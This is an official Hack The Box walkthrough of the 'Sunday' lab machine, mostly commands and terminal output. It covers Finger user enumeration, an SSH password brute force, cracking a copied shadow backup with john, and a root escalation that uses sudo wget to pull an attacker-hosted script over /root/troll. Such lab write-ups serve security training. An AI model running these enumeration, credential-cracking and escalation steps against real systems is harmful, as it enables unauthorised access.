
Hack The Box

PEN-TESTING LABS



Sunday

29th September 2018 / Document No D18.100.20

Prepared By: Alexander Reid (Arrexel)

Machine Author: Agent22

Difficulty: Medium

Classification: Official

SYNOPSIS

Sunday is a fairly simple machine, however it uses fairly old software and can be a bit unpredictable at times. It mainly focuses on exploiting the Finger service as well as the use of weak credentials.

Skills Required


- Intermediate knowledge of Linux

Skills Learned

- Enumerating users through Finger
- Brute forcing SSH
- Exploiting Sudo NOPASSWD

Enumeration

Nmap




Target: 10.10.10.76
Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v 10.10.10.76

Host: 10.10.10.76

	Port	Protocol	State	Service	Version
✓	79	tcp	open	finger	Sun Solaris fingerd
✓	111	tcp	open	rpcbind	2-4 (RPC #100000)
✗	12961	tcp	filtered		
✗	14509	tcp	filtered		
✗	16294	tcp	filtered		
✗	19794	tcp	filtered		
✓	22022	tcp	open	ssh	SunSSH 1.3 (protocol 2.0)
✗	22493	tcp	filtered		
✗	23470	tcp	filtered		
✗	33396	tcp	filtered		
✗	34369	tcp	filtered		
✗	35876	tcp	filtered		
✗	37246	tcp	filtered		
✓	37308	tcp	open		
✗	38191	tcp	filtered		
✗	39679	tcp	filtered		
✗	40957	tcp	filtered		
✗	48842	tcp	filtered		
✗	54104	tcp	filtered		
✗	54164	tcp	filtered		
✗	55073	tcp	filtered		
✓	61303	tcp	open	smserverd	1 (RPC #100155)
✗	63668	tcp	filtered		

Nmap finds several open services, most notable Finger running on port 79.

Finger




```
root@kali:~/Desktop/writeups/sunday/finger-user-enum-1.0# ./finger-user-enum.pl
-U /usr/share/seclists/Usernames/Names/names.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum
 )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Worker Processes ......... 5
Usernames file ........... /usr/share/seclists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10163
Target TCP port .......... 79
Query timeout ............ 5 secs
Relay Server ............. Not used

######## Scan started at Thu Oct  4 02:10:37 2018 #########
access@10.10.10.76: access No Access User                     < .  .  .  . >..no
body4  SunOS 4.x NFS Anonym               < .  .  .  . >..
admin@10.10.10.76: Login       Name               TTY         Idle    When    Wh
ere..adm      Admin                              < .  .  .  . >..lp       Line P
rinter Admin                 < .  .  .  . >..uucp     uucp Admin
         < .  .  .  . >..nuucp    uucp Admin                         < .  .  .
```



```
sammy@10.10.10.76: sammy                 pts/2        <Apr 24 12:57> 10.10.14.4
         ..
sunny@10.10.10.76: sunny                 pts/3        <Oct  4 03:35> 10.10.14.19
```


http://pentestmonkey.net/tools/user-enumeration/finger-user-enum

Using the above script, it is possible to find the **sammy** and **sunny** users by enumerating the Finger service with the **seclists** username file **names.txt**.

Exploitation

SSH Brute Force

While Hydra does not work in this instance, there are several other tools out there that can get the job done. Brute forcing will find the password for **sunny** is **sunday**, and a shell can be obtained by connecting over SSH on port 22022.


root@kali: ~/Desktop/writeups/sunday/finger-user-enum-1.0
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/writeups/sunday/f...
root@kali: ~/ovpn


```
root@kali:~/Desktop/writeups/sunday/finger-user-enum-1.0# ssh sunny@10.10.10.76
-p 22022
Password:
Last login: Thu Oct  4 03:35:38 2018 from 10.10.14.19
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$ id
uid=65535(sunny) gid=1(other) groups=1(other)
sunny@sunday:~$ uname -a
SunOS sunday 5.11 snv_111b i86pc i386 i86pc Solaris
sunny@sunday:~$ 
```

Privilege Escalation

Sammy

In **/backups** there are two backup files. They can be copy/pasted as they are small, or by using **base64 -w 0 shadow.backup** on the target followed by **echo “<BASE64 HERE>” > shadow.b64 && base64 -d shadow.b64** > **shadow.backup** on the attacking machine.


Running **john** with **rockyou.txt** finds the password for **sammy** fairly quickly.



```
root@kali:~/Desktop/writeups/sunday# john shadow.backup --wordlist=~/Desktop/wor
dlists/rockyou.txt
Warning: detected hash type "sha256crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha256crypt, crypt(3) $5$ [SHA2
56 128/128 AVX 4x])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
cooldude!        (sammy)
```


Root

Running **sudo -l** as **sammy** reveals that it is possible to run **sudo wget**. By overwriting the **/root/troll** binary which sunny has access to, it is possible to achieve a root shell. Note that there is a script running which reverts the file to the original seemingly every second, so it helps to have two shells open and execute the commands quickly.




```
root@kali:~/Desktop/writeups/sunday# cat writeup.sh
#!/bin/bash

bash
```




```
root@kali:~/Desktop/writeups/sunday# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.76 - - [04/Oct/2018 02:35:38] "GET /writeup.sh HTTP/1.0" 200 -
```



```
sunny@sunday:/backup$ sudo -l
User sammy may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/wget
sunny@sunday:/backup$ sudo wget 10.10.14.5/writeup.sh -O /root/troll
--06:33:52--  http://10.10.14.5/writeup.sh
           => `/root/troll'
Connecting to 10.10.14.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18 [text/x-sh]

100%[=====================================>] 18            --.--K/s

06:33:53 (3.47 MB/s) - `/root/troll' saved [18/18]
```



```
sunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
sunny@sunday:~$ sudo /root/troll
root@sunday:~# id
uid=0(root) gid=0(root) groups=0(root),1(other),2(bin),3(sys),4(adm),5(uucp),6(m
ail),7(tty),8(lp),9(nuucp),12(daemon)
root@sunday:~#
```